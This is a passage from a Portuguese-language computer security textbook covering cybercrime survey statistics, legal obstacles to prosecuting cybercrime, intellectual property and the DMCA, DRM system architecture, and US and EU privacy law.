
**Tabela 19.2**

### Levantamento da vigilância de e-crime — CERT 2007

	Cometidos (líquido %)	Agente interno (%)	Agente externo (%)	Fonte desconhecida (%)
Vírus, vermes ou outros códigos maliciosos	74	18	46	26
Acesso não autorizado/utilização de informações, sistemas ou redes	55	25	30	10
Geração ilegal de spam por e-mail	53	6	38	17
Spyware (não incluindo adware)	52	13	33	18
Ataques de negação de serviço	49	9	32	14
Fraude (fraude de cartões de crédito etc.)	46	19	28	5
Phishing (alguém que se faz passar por sua empresa on-line em uma tentativa de capturar dados pessoais dos seus assinantes ou empregados)	46	5	35	12
Roubo de outras informações (proprietárias) incluindo registros de clientes, registros financeiros etc.	40	23	16	6
Roubo de propriedade intelectual	35	24	12	6
Exposição intencional de informações privadas ou sensíveis	35	17	12	9
Roubo de identidade de cliente	33	13	19	6
Sabotagem: disruptão, eliminação ou destruição deliberada de informações, sistemas ou redes	30	14	14	6
Máquinas zumbis/bots nas redes da organização; uso da rede por BotNets	30	6	19	10
Desfiguração de site	24	4	14	7
Extorsão	16	5	9	4
Outros	17	6	8	7

## Desafios legais

O efeito de intimidação das leis sobre ataques a computadores e redes está correlacionado com a taxa de sucesso de detenções e processos criminais. A natureza do cibercrime é tal que o sucesso consistente é extraordinariamente difícil. Para confirmar, considere a que se refere [KSHE06] como ciclo vicioso do cibercrime, envolvendo órgãos encarregados da aplicação de leis, cibercriminosos e vítimas de cibercrimes (Figura 19.1).



**FIGURA 19.1** Ciclo vicioso do cibercrime. Fonte: [KSHE06]

Para **órgãos encarregados da aplicação de leis**, o cibercrime apresenta algumas dificuldades únicas. Investigação adequada requer um entendimento razoavelmente sofisticado da tecnologia. Embora alguns órgãos, em particular os maiores, estejam se atualizando nessa área, em muitas jurisdições faltam investigadores que conheçam esses tipos de crimes e saibam como tratá-los. A falta de recursos é outra desvantagem. Algumas investigações de cibercrimes exigem considerável poder de processamento computacional, capacidades de comunicação e de armazenamento, que podem estar fora do orçamento de jurisdições individuais. A natureza global do cibercrime é um obstáculo adicional: muitos crimes envolverão perpetradores que estão longe do sistema-alvo, em outra jurisdição ou até em outro país. A falta de colaboração e cooperação com órgãos encarregados da aplicação de leis que estão longe uns

dos outros pode ser grande empecilho para uma investigação. Iniciativas como a International Convention on Cibercrime (Convenção Internacional do Cibercrime) são um sinal promissor. A Convenção ao menos introduz uma terminologia comum para crimes e uma estrutura para harmonizar as leis em âmbito global.

A relativa falta de sucesso em levar **cibercriminosos** à Justiça levou ao aumento de seu número e audácia, bem como à escalada global de suas operações. É difícil determinar o perfil de cibercriminosos do modo como se faz frequentemente para outros tipos de criminosos contumazes. O cibercriminoso tende a ser jovem e muito competente em computadores, mas a gama de características comportamentais é ampla. Não existe qualquer banco de dados de cibercriminosos que possa indicar prováveis suspeitos aos investigadores.

O sucesso dos cibercriminosos, e o relativo insucesso na aplicação das leis, influencia o comportamento das **vítimas do cibercrime**. Como ocorre com a aplicação de leis, muitas organizações que podem ser alvo de ataque não investiram suficientemente em recursos técnicos, físicos e de fator humano para impedir ataques. As taxas de relatos tendem a ser baixas em razão da falta de confiança na aplicação das leis, preocupação com a reputação corporativa e com a responsabilidade civil. As baixas taxas de relatos e a relutância das vítimas em trabalhar com os órgãos de aplicação de leis realimentam a desvantagem sob a qual os órgãos trabalham, completando o ciclo vicioso.

## Trabalhando com os órgãos responsáveis pela aplicação de leis

A gerência executiva e os administradores de segurança precisam considerar a aplicação de leis como outro recurso e ferramenta, aliada aos recursos técnicos, físicos e de fator humano. A cooperação bem-sucedida com as organizações responsáveis pela aplicação de leis depende muito mais de habilidades pessoais do que técnicas. A gerência precisa entender o processo de investigação criminal, as informações de que os investigadores precisam e os modos pelos quais a vítima pode contribuir positivamente para a investigação.

## 19.2 Propriedade intelectual

O sistema legal dos Estados Unidos e os sistemas legais em geral distinguem três tipos primários de propriedade:

- **Propriedade imobiliária:** Terras e coisas permanentemente ligadas à terra, como árvores, edifícios e *trailers* estacionados.
- **Propriedade pessoal:** Bens pessoais, propriedades e bens móveis como carros, contas de banco, salários, títulos, pequena empresa, móveis, apólices de seguro, joias, patentes, animais de estimação e entradas para os jogos da Copa do Mundo.
- **Propriedade intelectual:** Qualquer ativo intangível que consista em conhecimento e ideias humanas. Entre os exemplos citamos softwares, dados, romances, gravações sonoras, o projeto de um novo tipo de ratoeira ou a cura de alguma doença.

Esta seção focaliza os aspectos de segurança de propriedade intelectual em computadores.

## Tipos de propriedade intelectual

Há três tipos principais de propriedade intelectual que gozam de proteção legal: direitos autorais, marcas registradas e patentes. A proteção legal é contra a **infração**, que é a violação dos direitos garantidos por direitos autorais (*copyrights*), marcas registradas e patentes. O proprietário da PI tem o direito assegurado de impetrar recurso civil contra quem quer que infrinja sua propriedade. A infração pode variar, dependendo do tipo de PI ([Figura 19.2](#)).



**FIGURA 19.2** Violação da propriedade intelectual.

## **Direitos autorais**

A lei de direitos autorais protege a expressão tangível ou fixa de uma ideia, e não a ideia em si. Um criador pode reivindicar direito autoral e entrar com uma petição de direito autoral junto a um escritório governamental responsável por direitos autorais se as seguintes condições forem cumpridas:<sup>4</sup>

- A obra proposta é original.
- O criador transformou essa ideia original em algo concreto, como cópia em papel, software ou multimídia.

Entre os exemplos de itens para os quais se pode reivindicar direitos autorais citamos os seguintes [BRAU01]:

- **Obras literárias:** Romances, prosa de não ficção, poesia, jornais e artigos publicados em jornais, revistas e artigos publicados em revistas, catálogos, brochuras, anúncios publicitários (texto) e compilações como listas de empresas.
- **Obras musicais:** Canções, *jingles* publicitários e peças instrumentais.
- **Obras dramatúrgicas:** Peças teatrais, óperas e paródias.
- **Pantomimas e obras coreográficas:** Balés, dança moderna, dança de jazz e peças de mímica.
- **Obras pictóricas, gráficas e esculturais:** Fotografias, pôsteres, mapas, pinturas, desenhos, artes gráficas, painéis de propaganda, tiras e histórias em quadrinhos, personagens de desenho animado, bichinhos de pelúcia, estátuas, pinturas e obras de belas-artes.
- **Filmes e outras obras audiovisuais:** Filmes, documentários, documentários de viagem (*travelogues*), filmes e vídeos de treinamento, shows de televisão, peças publicitárias televisivas e obras de multimídia interativa.
- **Gravações sonoras:** Gravações de música, sons ou palavras.
- **Obras arquitetônicas:** Projetos de edifícios, na forma de planos e desenhos ou o edifício construído em si.
- **Obras relacionadas a software:** Software de computador, documentação e manuais de software, manuais de treinamento, outros manuais.

O detentor do direito autoral tem os seguintes direitos exclusivos, protegidos contra infração:

- **Direito de reprodução:** Permite que o proprietário faça cópias de uma obra.
- **Direito de modificação:** Também conhecido como direito derivado da obra; refere-se à modificação de uma obra para criar uma nova obra ou uma obra derivada.
- **Direito de distribuição:** Permite que o proprietário venda, alugue, arrende

ou empreste publicamente cópias da obra.

- **Direito de reprodução em público:** Aplica-se principalmente a apresentações ao vivo.
- **Direito de apresentação em público:** Permite ao proprietário mostrar publicamente uma cópia da obra diretamente ou por meio de um filme, *slide* ou imagem de televisão.

## ***Patentes***

Uma patente para uma invenção é a concessão de um direito de propriedade ao inventor. O direito conferido pela concessão de patente é, na linguagem do estatuto dos Estados Unidos e da própria concessão, “o direito de impedir que outros fabriquem, usem, ofereçam para venda ou vendam” a invenção nos Estados Unidos ou “importem” a invenção para os Estados Unidos. Redação semelhante aparece nos estatutos de outras nações. Há três tipos de patentes:

- **Patentes de utilidade:** Podem ser concedidas a qualquer um que invente ou descubra qualquer processo, máquina, artigo manufaturado ou composição de matéria nova e útil, ou qualquer melhoramento novo e útil dele derivado.
- **Patentes de projeto:** Podem ser concedidas a quem quer que invente um projeto novo, original e ornamental para um artigo manufaturado.
- **Patentes de plantas:** Podem ser concedidas a quem quer que invente ou descubra e reproduza assexuadamente quaisquer variedades novas e distintas de plantas.

Um exemplo de patente advinda do universo da segurança de computadores é o criptossistema de chave pública RSA. Desde o instante em que a patente foi concedida em 1983 até a expiração em 2000, o detentor da patente, a RSA Security, tinha o direito de receber uma taxa para cada implementação do RSA.

## ***Marcas registradas***

Uma marca registrada é uma palavra, nome, símbolo ou dispositivo usado na comercialização de bens para indicar a fonte dos bens e distingui-los dos bens de outros. Uma marca de serviço é o mesmo que uma marca registrada, exceto que identifica e distingue a fonte de um serviço em vez de um produto. Os nomes **marca registrada** e *marca* são comumente usados para referir-se a marcas registradas e marcas de serviço. Direitos de marca registrada podem ser usados para impedir que outros utilizem uma marca semelhante que possa ser confundida com a marca original, mas não impedem que outros produzam os

mesmos bens ou vendam os mesmos bens ou serviços sob uma marca claramente diferente.

## Propriedade intelectual relevante para a segurança de redes e computadores

Várias formas de propriedade intelectual são relevantes no contexto da segurança de redes e computadores. Aqui mencionamos algumas das mais proeminentes:

- **Software:** Inclui programas produzidos por fabricantes de softwares comerciais (p. ex., sistemas operacionais, programas utilitários, aplicações), bem como shareware, software proprietário criado por uma organização para uso interno e software produzido por indivíduos. Para todos esses softwares, há proteção de direitos autorais disponível, se desejado. Em alguns casos, uma proteção por patente também pode ser adequada.
- **Bancos de dados:** Um banco de dados pode consistir em dados coletados e organizados de modo tal que tem potencial valor comercial. Um exemplo é um banco de dados de previsões econômicas. Esses bancos de dados podem ser protegidos por direito autoral.
- **Conteúdo digital:** Essa categoria inclui arquivos de áudio, arquivos de vídeo, multimídia, cursos, conteúdo de sites da Web e qualquer outra obra digital original que possa ser apresentada de algum modo por meio de computadores ou outros dispositivos digitais.
- **Algoritmos:** Um exemplo de algoritmo patenteável que já citamos é o criptossistema de chave pública RSA.

As técnicas de segurança de computador discutidas neste livro proporcionam proteção em alguma das categorias mencionadas. Por exemplo, um banco de dados estatísticos deve ser usado de modo tal que produza resultados estatísticos sem que o usuário tenha acesso aos dados primários. Várias técnicas para proteger os dados primários são discutidas no [Capítulo 5](#). Por outro lado, se um usuário tiver permissão de acessar um software, como um sistema operacional ou uma aplicação, existe a possibilidade de ele fazer cópias da imagem do objeto e distribuí-las ou usá-las em máquinas sem a devida licença. Em tais casos, sanções legais em vez de medidas técnicas de segurança de computadores são as ferramentas adequadas de proteção.

## Lei dos Direitos Autorais do Milênio Digital

A Lei dos Direitos Autorais do Milênio Digital (*Digital Millennium Copyright Act* — DMCA) dos Estados Unidos teve profundo efeito na proteção dos direitos sobre conteúdo digital nos Estados Unidos e no mundo inteiro. A DMCA, que entrou em vigor em 1998, foi projetada para implementar os tratados da Organização Mundial da Propriedade Intelectual (*World Intellectual Property Organization* — WIPO), assinados em 1996. Em essência, a DMCA fortalece a proteção de materiais na forma digital cobertos por direitos autorais.

A DMCA incentiva os proprietários de direitos autorais a usarem medidas tecnológicas para proteger obras cobertas por direitos autorais. Essas medidas caem em duas categorias: medidas que impedem o acesso à obra e medidas que impedem a cópia da obra. A lei proíbe tentativas de burlar tais medidas. Especificamente, a lei diz que “nenhuma pessoa poderá esquivar-se de uma medida tecnológica que controle efetivamente o acesso a uma obra protegida sob este título”. Entre outros efeitos dessa cláusula, ela proíbe quase toda a decifração não autorizada de conteúdo. A lei também proíbe manufatura, liberação ou venda de produtos, serviços e dispositivos que possam quebrar a cifração projetada para frustrar acesso ou cópia de material não autorizados pelo detentor do direito autoral. Penalidades criminais e civis aplicam-se a tentativas de burlar medidas tecnológicas ou auxiliar nessa tarefa.

Certas ações são isentas das provisões da DMCA e de outras leis de direitos autorais, entre elas as seguintes:

- **Uso justo:** Esse conceito não é definido estritamente. A intenção é permitir que outros executem, mostrem, citem, copiem e de qualquer outro modo distribuam porções da obra para certas finalidades. Essas finalidades incluem revisar, comentar e discutir obras cobertas por direitos autorais.
- **Engenharia reversa:** A engenharia reversa de um produto de software é permitida se o usuário tiver o direito de usar uma cópia do programa e se a finalidade da engenharia reversa não for reproduzir a funcionalidade do programa, mas conseguir interoperabilidade.
- **Pesquisa criptográfica:** Pesquisa criptográfica de “boa-fé” é permitida. Em essência, essa isenção permite tentativas de decifração para promover avanços no desenvolvimento da tecnologia de criptografia.
- **Teste de segurança:** É o acesso “de boa-fé” a um computador ou rede para teste, investigação ou correção de uma falha de segurança ou vulnerabilidade, com a autorização do proprietário ou operador.

■ **Privacidade pessoal:** Em geral, é permitido esquivar-se de medidas tecnológicas se esse for o único modo razoável de impedir que o acesso resulte na revelação ou gravação de informações de identificação pessoal.

Apesar das isenções previstas na lei, há considerável preocupação, especialmente nas comunidades acadêmicas e de pesquisa, de que a lei iniba pesquisas legítimas nas áreas de segurança e criptografia. Esses interessados acham que a DMCA reprime a inovação e a liberdade acadêmica e seja uma ameaça ao desenvolvimento de código-fonte aberto [ACM04].

## Gerenciamento de direitos digitais

O gerenciamento de direitos digitais (*Digital Rights Management — DRM*) refere-se a sistemas e procedimentos que garantem que os detentores de direitos digitais sejam claramente identificados e recebam o pagamento estipulado pelas suas obras. Os sistemas e procedimentos podem também impor restrições adicionais ao uso de objetos digitais, como inibir impressão ou proibir distribuição adicional.

Não há qualquer padrão nem arquitetura de DRM única. O modelo abrange uma variedade de abordagens do gerenciamento de propriedade intelectual e aplicação de leis que proveem serviços automatizados seguros e confiáveis para controlar a distribuição e a utilização de conteúdo. Em geral, o objetivo é prover mecanismos para o ciclo de vida completo do gerenciamento de conteúdo (criação, subsequente contribuição por outros, acesso, distribuição, uso), incluindo o gerenciamento de informações de direitos associadas ao conteúdo.

Sistemas de DRM devem cumprir os seguintes objetivos:


1. Prover proteção persistente de conteúdo contra acesso não autorizado ao conteúdo digital, limitando o acesso somente a quem tiver a autorização adequada.
2. Suportar uma variedade de tipos de conteúdo digital (p. ex., arquivos de música, vídeo em tempo real, livros digitais, imagens).
3. Suportar uso de conteúdo em uma variedade de plataformas, (p. ex., PCs, PDAs, iPods, telefones celulares).
4. Suportar distribuição de conteúdo em uma variedade de mídias, incluindo CD-ROMs, DVDs e memória flash.

A [Figura 19.3](#), baseada em [LIU03], ilustra um modelo de DRM típico em termos dos principais usuários de sistemas de DRM:

■ **Provedor de conteúdo:** Detém os direitos digitais do conteúdo e quer

proteger esses direitos. Exemplos são uma gravadora de músicas e um estúdio cinematográfico.

- **Distribuidor:** Provê canais de distribuição, como uma loja on-line ou um varejista da Web. Por exemplo, um distribuidor on-line recebe o conteúdo digital do provedor de conteúdo e cria um catálogo na Web que apresenta os metadados dos conteúdos e dos direitos de uso para a promoção do conteúdo.
- **Consumidor:** Usa o sistema para acessar o conteúdo digital por meio de download ou transmissão em tempo real (*streaming*) através do canal de distribuição e depois paga pela licença digital. A aplicação de reprodução/visualização usada pelo consumidor encarrega-se de inicializar a requisição de uma licença à câmara de compensação e aplica as leis de utilização de conteúdo vigentes.
- **Câmara de compensação:** Encarrega-se da transação financeira para a emissão da licença digital ao consumidor e paga taxas na forma de *royalty* ao provedor de conteúdo, bem como taxas de distribuição ao distribuidor de acordo com a transação. A câmara de compensação é também responsável por registrar ações que caracterizam consumo de licença para todos os consumidores.



**FIGURA 19.3** Componentes do DRM.


Nesse modelo, o distribuidor não precisa impor os direitos de acesso. Em vez disso, o provedor de conteúdo protege o conteúdo de modo tal (tipicamente usando criptografia) que o consumidor deve comprar uma licença digital e direito de acesso da câmara de compensação. A câmara de compensação consulta as regras de utilização impostas pelo provedor de conteúdo para determinar qual acesso é permitido e a taxa para um tipo particular de acesso. Após coletar a taxa, a câmara de compensação credita o provedor de conteúdo e o distribuidor adequadamente.

A [Figura 19.4](#) mostra a arquitetura de um sistema genérico para suportar a funcionalidade de DRM. O sistema é acessado por partes interessadas que desempenham três papéis. **Detentores de direitos** são os provedores de conteúdo, que criaram conteúdo ou adquiriram direitos sobre o conteúdo. **Provedores de serviço** incluem distribuidores e câmaras de compensação. **Consumidores** são os que compram o direito de acessar o conteúdo para uso específico. Há uma interface de sistema com os serviços providos pelo sistema de DRM:

- **Gerenciamento de identidade:** Mecanismos que identificam entidades

univocamente, como partes interessadas e conteúdo.

- **Gerenciamento de conteúdo:** Processos e funções necessários para gerenciar o ciclo de vida do conteúdo.
- **Gerenciamento de direitos:** Processos e funções necessários para gerenciar direitos, detentores de direitos e requisitos associados.



**FIGURA 19.4** Arquitetura do sistema de DRM.

Abaixo desses módulos de gerenciamento há um conjunto de funções comuns. O **módulo de segurança/criptografia** provê funções para cifrar conteúdo e assinar acordos de licenciamento. O serviço de gerenciamento de identidade faz uso das funções **autenticação** e **autorização** para identificar todas as partes interessadas na relação. Usando essas funções, o serviço de gerenciamento de identidades inclui o seguinte:

- Alocação de identificadores uníacos de partes interessadas.
- Perfil e preferências de usuário.
- Gerenciamento de dispositivo de usuário.
- Gerenciamento de chave pública.

Funções de **faturamento/pagamento** lidam com a coleta de taxas de utilização de consumidores e da distribuição de pagamentos aos detentores de direitos e distribuidores. Funções de **entrega** tratam da entrega de conteúdo a consumidores.

## 19.3 Privacidade

Uma questão que se sobrepõe consideravelmente à segurança de computadores é a privacidade. Por um lado, a escala e a interconectividade de informações pessoais coletadas e armazenadas aumentaram drasticamente, motivadas pela aplicação de leis, segurança nacional e incentivos econômicos. Os últimos fatores mencionados têm sido talvez a principal força motriz para essa tendência. Em uma economia de informações globais, é provável que o ativo eletrônico mais valioso em termos econômicos seja a agregação de informações sobre indivíduos [HAYE09]. Por outro lado, os indivíduos ficam cada vez mais conscientes da extensão do acesso que órgãos governamentais, empresas e usuários da Internet têm às suas informações pessoais e a detalhes privados de sua vida e atividades.

Preocupações com o grau de comprometimento da privacidade pessoal já alcançado e que ainda pode ser alcançado resultaram em uma variedade de abordagens legais e técnicas para reforçar os direitos à privacidade.

## Leis e regulamentações de privacidade

Várias organizações internacionais e governos nacionais adotaram leis e regulamentações cuja finalidade é proteger a privacidade individual. Examinamos duas dessas iniciativas nesta subseção.

### **Diretiva de proteção de dados da união europeia**

Em 1998, a União Europeia adotou a Diretiva de Proteção de Dados (*Data Protection Directive*) para (1) assegurar que Estados membros protejam direitos de privacidade fundamentais quando processarem informações pessoais e (2) impedir que Estados membros restrinjam o livre fluxo de informações pessoais dentro da União Europeia. A Diretiva não é em si uma lei, mas requer que os Estados membros promulguem leis que abranjam seus termos. A Diretiva é organizada ao redor dos seguintes princípios de utilização de informações pessoais:

- **Notificação:** As organizações devem avisar aos indivíduos quais informações pessoais estão coletando, como usarão essas informações e quais opções o indivíduo pode ter.
- **Consentimento:** Os indivíduos devem poder escolher como suas informações pessoais serão usadas ou reveladas a terceiros. Eles têm o

direito de não permitir que quaisquer informações sensíveis sejam coletadas ou usadas sem permissão expressa, incluindo raça, religião, saúde, afiliação a sindicatos, crenças e vida sexual.

- **Consistência:** As organizações podem usar informações pessoais somente de acordo com os termos da notificação apresentada ao sujeito dos dados e de acordo com quaisquer escolhas relacionadas ao uso dessas informações exercidas pelo sujeito.
- **Acesso:** Os indivíduos devem ter o direito e a capacidade de acessar suas informações e corrigir, modificar ou eliminar qualquer porção delas.
- **Segurança:** As organizações devem prover segurança adequada, usando meios técnicos e outros meios, para proteger a integridade e a confidencialidade de informações pessoais.
- **Transferência a terceiros:** Terceiros que recebem informações pessoais devem prover o mesmo nível de proteção da privacidade que a organização da qual as informações foram obtidas.
- **Aplicação:** A Diretiva concede aos sujeitos de dados o direito privado de impetrar ação judicial contra a organização que não seguir a lei. Além disso, cada membro da União Europeia tem uma agência reguladora que se preocupa com a aplicação das leis do direito à privacidade.

## ***Iniciativas de privacidade dos estados unidos***

A primeira legislação abrangente sobre privacidade adotada nos Estados Unidos foi a Lei da Privacidade de 1974 (*Privacy Act of 1974*), que tratava das informações pessoais coletadas e usadas por agências federais. A finalidade da Lei é:

1. Permitir que os indivíduos determinem quais registros pertinentes a eles são coletados, mantidos, usados ou disseminados.
2. Permitir que os indivíduos proíbam que registros obtidos para uma finalidade sejam usados para outra finalidade sem consentimento.
3. Permitir que os indivíduos obtenham acesso a registros pertinentes a eles para corrigi-los e emendá-los conforme adequado.
4. Assegurar que as agências coletam, mantenham e usem informações pessoais de um modo que garanta que elas são atuais, adequadas, relevantes e não excessivas para o uso pretendido.
5. Conceder aos indivíduos o direito privado de impetrar ação judicial quando suas informações pessoais não são usadas de acordo com a lei.

Como ocorre com todas as leis e regulamentações de privacidade, essa lei

prevê exceções e condições, como investigações criminais, questões de segurança nacional e situações de conflito entre direitos individuais de privacidade.

Embora a Lei da Privacidade de 1974 abranja registros governamentais, várias outras leis dos Estados Unidos foram emitidas para abranger outras áreas, incluindo as seguintes:

- **Registros de serviços bancários e financeiros:** Informações bancárias pessoais são de certo modo protegidas por várias leis, incluindo a recente Lei de Modernização dos Serviços Financeiros (*Financial Services Modernization Act*).
- **Relatórios de crédito:** A Lei da Informação de Crédito Justo (*Fair Credit Reporting Act*) confere certos direitos aos indivíduos e impõe certas obrigações a agências de classificação de crédito.
- **Registros de seguros médicos e de saúde:** Há décadas existe uma variedade de leis que tratam da privacidade de fichas médicas. A Lei da Portabilidade e Responsabilidade de Seguros de Saúde (*Health Insurance Portability and Responsibility Act — HIPPA*) criou novos direitos significativos que permitem que os pacientes protejam e tenham acesso às suas próprias informações de saúde.
- **Privacidade das crianças:** A Lei de Proteção da Privacidade On-line de Crianças (*Children's Online Protection Act*) impõe a organizações on-line restrições à coleta de dados de crianças com menos de 13 anos de idade.
- **Comunicações eletrônicas:** A Lei da Privacidade de Comunicações Eletrônicas (*Electronic Communications Privacy Act*) proíbe, em geral, interceptação não autorizada e intencional de comunicações por fio e comunicações eletrônicas durante a fase de transmissão, bem como o acesso não autorizado a comunicações por fio e comunicações eletrônicas armazenadas eletronicamente.

## Resposta organizacional

As organizações precisam disponibilizar controles de gerenciamento, bem como medidas técnicas para obedecer às leis e regulamentações referentes à privacidade, e também implementar políticas corporativas referentes à privacidade dos empregados. A ISO 27002 (*Code of Practice for Information Security Management*) enuncia tal requisito da seguinte maneira:

**ISO 27002: Proteção de dados e privacidade de informações pessoais:** Uma política organizacional de proteção de dados e privacidade deve ser desenvolvida e implementada. Essa política deve ser comunicada a todas as pessoas envolvidas no processamento de informações pessoais. A obediência a essa política e a toda legislação e regulamentação relevante de proteção de dados requer estrutura adequada de gerenciamento e controle. Essa finalidade será mais bem cumprida designando-se um funcionário responsável pela proteção de dados, o qual deve orientar gerentes, usuários e provedores de serviços quanto às suas responsabilidades individuais e aos procedimentos específicos que devem ser seguidos. A responsabilidade pelo tratamento de informações pessoais e por garantir a conscientização com relação aos princípios de proteção de dados deve ser tratada de acordo com a legislação e regulamentações relevantes. Técnicas e medidas organizacionais adequadas para proteger informações pessoais devem ser implementadas.

